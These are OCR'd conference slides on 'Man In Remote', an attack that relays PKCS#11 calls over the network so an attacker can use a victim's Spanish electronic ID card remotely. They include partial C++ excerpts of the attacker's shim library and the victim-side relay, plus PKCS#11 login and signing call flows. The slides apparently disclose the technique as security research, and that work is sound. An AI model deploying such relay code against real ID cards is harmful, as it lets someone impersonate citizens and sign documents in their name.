
# Man In Remote

## Remotely Using the Spanish National Electronic ID

Gabriel González García



# ToC

- Introduction to DNIe
- Man In Remote
- Live Demo!
- MiR Reloaded
- Solution

# Introduction

- Law to promote online transactions
- Administrative Tasks Online
- Citizen-Friendliness #fail

# Introduction

- General Purpose Microprocessor
- CriptoChip
- Serial Port Communication

# Introduction

- Biometric System: Match On Card
- Authentication Certificates
- Non-Repudiation Certificates
- Component Certificates

# Introduction


- PC / SC
  - Integration of SmartCards with PCs
  - API for Communication
  - Multiplataform
  - Functionality
    - Initialization
    - Readers Management
    - State
    - Sending/Receiving Command  (APDUs)

# Introduction

- Secure Channel
  - UNE 14890
  - APDUs are encrypted
  - Peers mutually authenticated
    - Public Key Exchange
    - Authentication
    - Channel's Key Derivation


# Introduction

- CSP
  - Microsoft Propossal
  - CryptoAPI Extensions



# Introduction

- PKCS#11
  - RSA standard (http://www.rsa.com/rsalabs/node.asp?id=2133)
  - Generic API to access crypto-devices
  - Token as access unit
  - Manages Several Objects
    - Public, Private Keys
    - Data & Certs




# Introduction


- Authenticating Users in Web Services
  - Java Applet
    - Intrusive method
  - SSL + Client Certificate
    - “Transparent”

# Introduction

- Java Applet
  - User needs to download an Applet
  - Annoying Security Warnings



# Introduction



# Introduction

- Physhical Security
  - Power Sensors
  - Glitch Detection
  - Passivation Layer
  - Clock Frequency Changes Detection
  - Current Changes Detection
- EAL4+ Level

# Man In Remote

- Motivation
- Definition
- Description
- Demo

# Man In Remote


- Motivation
  - Systems using physical devices
  - Duplication
  - Remote Authentication

# Man In Remote


- Definition

  Live usage of the functionalities provided by a security device when this is plugged into a different computer


# Man In Remote



# Man In Remote



# Man In Remote



# Man In Remote

- MiR - Attacker
  - Library interfacing with PKCS#11
  - No Local Operations
  - Remote Object Interface

# Man In Remote

- MiR - Attacker

1. Data Packaging
2. Method Invokation
3. Data Unpackaging

# Man In Remote

- MiR - Victim
  - Client of the official PKCS#11
  - Waits for Attaker's Requests
  - Remote Object

# Man In Remote

- MiR - Victim

1. Data Unpacking
2. Invoking Methods from the Official PKCS#11
3. Retrieve results and pack them back

# Man In Remote - Attacker's Src

```
CK_DEFINE_FUNCTION(CK_RV,C_Initialize)(…)
{
#ifdef _REMOTE_PKCS11_
        {
                DataMarshalling   *d = NULL;

                […]

                if (connect(client, (struct sockaddr *)&sock, sizeof(sock))
== SOCKET_ERROR) {[…]}

                d = new DataMarshalling(client);
                d->setMsgType("C_Initialize");
                d->packInt((char *)&a);
                d->sendData();
                delete d;
        }
```

# Man In Remote - Attacker's Src

```
#else

        InicializarFunciones("UsrPKCS11.dll");

        rv = pFunctionList->C_Initialize(pInitArgs);

#endif

#ifdef _DEBUG_PKCS11_
        fprintf(fout, "C_Initialize ret: %d\n", rv);
#endif

exit:
        return rv;
}
```

# Man In Remote - Attacker's Src

```
CK_DEFINE_FUNCTION(CK_RV,C_OpenSession)()
{
        CK_RV rv = CKR_OK;
        DataMarshalling *d = new DataMarshalling(client);
        d->setMsgType("C_OpenSession");
        {
                /*
                 * Open session
                 */
                unsigned int        sessionId = 0;
                DataMarshalling   *d2 = new DataMarshalling(client);

                d->packInt((char *)&slotID);
                d->packInt((char *)&flags);
                d->sendData();
```

# Man In Remote - Attacker's Src


```
                d2->recvData();
                if (strcmp(d2->getMsgType(), d->getMsgType())) {
                        rv = CKR_CANCEL;
                        goto exit;
                }
                rv = d2->unpackInt();
                sessionId = d2->unpackInt();
                delete d2;
                *phSession = sessionId;
        }
        delete d;

exit:
        return rv;
}
```

# Man In Remote - Victim's Src

```
} else if (!strcmp(d->getMsgType(), "C_OpenSession")) {
        slotId = d->unpackInt();
        flags = d->unpackInt();
        {
                DataMarshalling   *d2 = new DataMarshalling(client);
                /*
                 * Opening session
                 */
                ret = C_OpenSession(slotId, flags, NULL, NULL, &sessionId);
                d2->setMsgType(d->getMsgType());
                d2->packInt((char *)&ret);
                d2->packInt((char *)&sessionId);
                d2->sendData();
                delete d2;
        }
}
```

# Man In Remote - Live Demo!



# Man In Remote

- PKCS#11 Flow: Initialization

C_Initialize

C_GetInfo

C_GetSlotList

C_GetSlotList

C_GetSlotInfo

C_GetTokenInfo

C_GetMechanismList

C_GetMechanismList

C_OpenSession

C_GenerateRandom

C_SeedRandom

C_FindObjectsInit

C_FindObjects

C_FindObjectsFinal

C_GetSlotInfo

C_GetSessionInfo

# Man In Remote

- PKCS#11 Flow: Login

C_FindObjectsInit
C_FindObjects
C_FindObjectsFinal
C_GetSlotInfo
C_GetSessionInfo
C_Login
C_GetSlotInfo
C_GetSessionInfo

C_GetSessionInfo
C_GetSessionInfo
C_FindObjectsInit
C_FindObjects
C_FindObjectsFinal
C_GetSlotInfo
C_GetAttributeValue
C_GetAttributeValue
C_GetSessionInfo

# Man In Remote

- PKCS#11 Flow: Signing

C_SignInit

C_Sign

C_GetSlotInfo

C_CloseSession


C_GetSessionIn